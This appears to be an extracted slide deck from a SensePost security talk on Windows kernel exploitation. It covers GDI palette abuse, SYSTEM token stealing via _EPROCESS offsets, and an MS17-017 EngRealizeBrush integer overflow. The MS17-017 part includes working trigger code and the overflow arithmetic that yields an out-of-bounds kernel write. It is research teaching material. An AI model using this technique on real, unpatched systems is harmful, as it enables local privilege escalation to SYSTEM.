
# Abusing GDI Objects: Palettes (\_XEPALOBJ) Technique Restrictions (SetPaletteEntries)

GreSetPaletteEntries > XEPALOBJ::ulSetEntries  
(checks the pTransCurrent, and pTransOld)



# Abusing GDI Objects: Palettes (\_XEPALOBJ) Technique Restrictions (SetPaletteEntries)


SetPaletteEntries > NTSetPaletteEntries > GreSetPaletteEntries



# Abusing GDI Objects: Palettes (\_XEPALOBJ) Technique Restrictions (AnimatePalette)

\* pFirstColor most significant byte must be ODD.

MSDN: “The **AnimatePalette** function only entries with the PC\_RESERVED flag set in the corresponding palPalEntry member of the LOGPALETTE structure.”



# EPROCESS SYSTEM

## Token Stealing

SENSEPOST 



## EPROCESS SYSTEM Token Stealing

- Each running process on a system, is represented by an \_EPROCESS structure in the kernel.
- This structure contains several interesting members, such as: ImageName, Token, ActiveProcessLinks, and UniqueProcessId.
- The offsets to these members differs from one OS version to another.


Windows 8.1  
X64 Bits

```
kd> dt nt!_EPROCESS UniqueProcessId ActiveProcessLinks Token
+0x2e0 UniqueProcessId    : Ptr64 Void
+0x2e8 ActiveProcessLinks : _LIST_ENTRY
+0x348 Token             : _EX_FAST_REF
```

Windows 7  
SP1 X86 Bits

```
0: kd> dt _EPROCESS UniqueProcessId ActiveProcessLinks Token
dtx is unsupported for this scenario. It only recognizes dtx [<type
ntdll!_EPROCESS
+0x0b4 UniqueProcessId    : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0f8 Token              : _EX_FAST_REF
```


# EPROCESS SYSTEM Token Stealing Game Plan



**MS17-017 ENGBRUSHOBJ  
Win32k!EngRealizeBrush  
Integer Overflow Leading To  
OOB Write**

# MS17-017: Win32k!EngRealizeBrush Integer Overflow - Differing the Patch

- MS17-017: March 2017
- Win32k!EngRealizeBrush




# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Triggering the Overflow

CreatePatternBrush > PatBlt < Win32k!EngRealizeBrush.

```
HBITMAP bitmap = CreateBitmap(0x5A1F, 0x5A1F, 1, 1, NULL);
HBRUSH hbrBkgnd = CreatePatternBrush(bitmap);
PatBlt(hdc, 0x100, 0x10, 0x100, 0x100, PATCOPY);
```

- The above code will reach the following calculations in the vulnerable function, with several controlled values.



The screenshot shows assembly code in a debugger window. The assembly is:

```
loc_BF83E67A:
mov    eax, edi      ; edi = bitmap.width
imul   eax, ecx      ; ecx = 20h based on hdc->bitmap.bitsperpixel
mov    ecx, [ebp+var_20] ; ecx = bitmap.height
shr    eax, 3          ; eax = bitmap.width / 8
imul   ecx, eax      ; ecx = (bimtap.width * 20 / 8) * bitmap.height
mov    [ebp+var_48], eax
mov    eax, [ebp+var_2C]
mov    [ebp+var_8C], ecx
lea    ebx, [ecx+44h]  ; ebx = ecx + 44h
test   eax, eax
jz     short loc_BF83E6CC
```


Annotations below the assembly code explain the calculations:

- $x = \text{Bitmap.width} * 20$  (ecx = 20 and its based of the HDC->bitmap.bitsperpixel)
- $x = x / 2^3$
- $y = x * \text{bitmap.height}$
- $\text{result} = y + 0x44$

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Triggering the Overflow

PALLOCMEM(Result+0x40)

$$0x100000010 - 0x40 - 0x44 = \boxed{0xFFFFFFF8C}$$



```
loc_BF83E703:
    lea    eax, [ebx+40h] ; eax = ebx + 40
    push   72626547h ; Tag
    push   eax ; size_t
    mov    [ebp+var_18], eax
    call   PALLOCMEM@8 ; PALLOCMEM(x,x)
    mov    esi, eax
    mov    [ebp+var_68], eax
    test   esi, esi
    jnz    short loc_BF83E72C
```


$$0xFFFFFFF8C = \boxed{0x8C} * 0x1D41D41$$

$$\frac{0x8C * 0x8}{0x20} = 0x23$$

HBITMAP bitmap = CreateBitmap(0x23, 0x1d41d41, 1, 1, NULL);

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Triggering the Overflow

OOB write 0x00000006 to [esi+0x3C]




```
loc_8F83E74C:
mov    ecx, [ebp+var_28]
mov    [esi+14h], eax
mov    [esi+18h], ecx
lea    eax, [esi+40h]
mov    [esi+20h], eax
mov    eax, [ebp+arg_8]
mov    [esi+3Ch], eax ; oob relative write eax = BMF_32PP - 6 (hdc->bitmap.bitsperpixel - 32)
mov    [ebp+var_80], ecx
mov    [ebp+var_88], eax
xor    eax, eax
push   eax          ; int
xor    ecx, ecx
inc    ecx
push   ecx          ; int
push   eax          ; Object
push   eax          ; unsigned __int32
push   eax          ; void *
push   eax          ; unsigned __int32
push   eax          ; void *
mov    [ebp+var_78], eax
mov    [ebp+var_74], ecx
mov    [ebp+var_38], eax
mov    [ebp+var_34], al
mov    [ebp+var_30], eax
mov    [ebp+var_84], edi
push   dword ptr [esi+20h] ; BaseAddress
lea    eax, [ebp+var_88]
push   eax          ; struct _DEUBITMAPINFO *
lea    ecx, [ebp+var_38] ; this
call   ?bCreateDIB@SURFHEM@@QAEHPAU_DEUBITMAPINFO@PAX1K1KHHHQZ ; SURFHEM::bCreateDIB(_DEUBITMAPI
cmp    [ebp+var_38], 0
inz    short loc_BF83E780
```

# MS17-017: Win32k!EngRealizeBrush Integer Overflow – Stars Alignment

- Why 0x10 size allocation?? Write to [esi+3c]

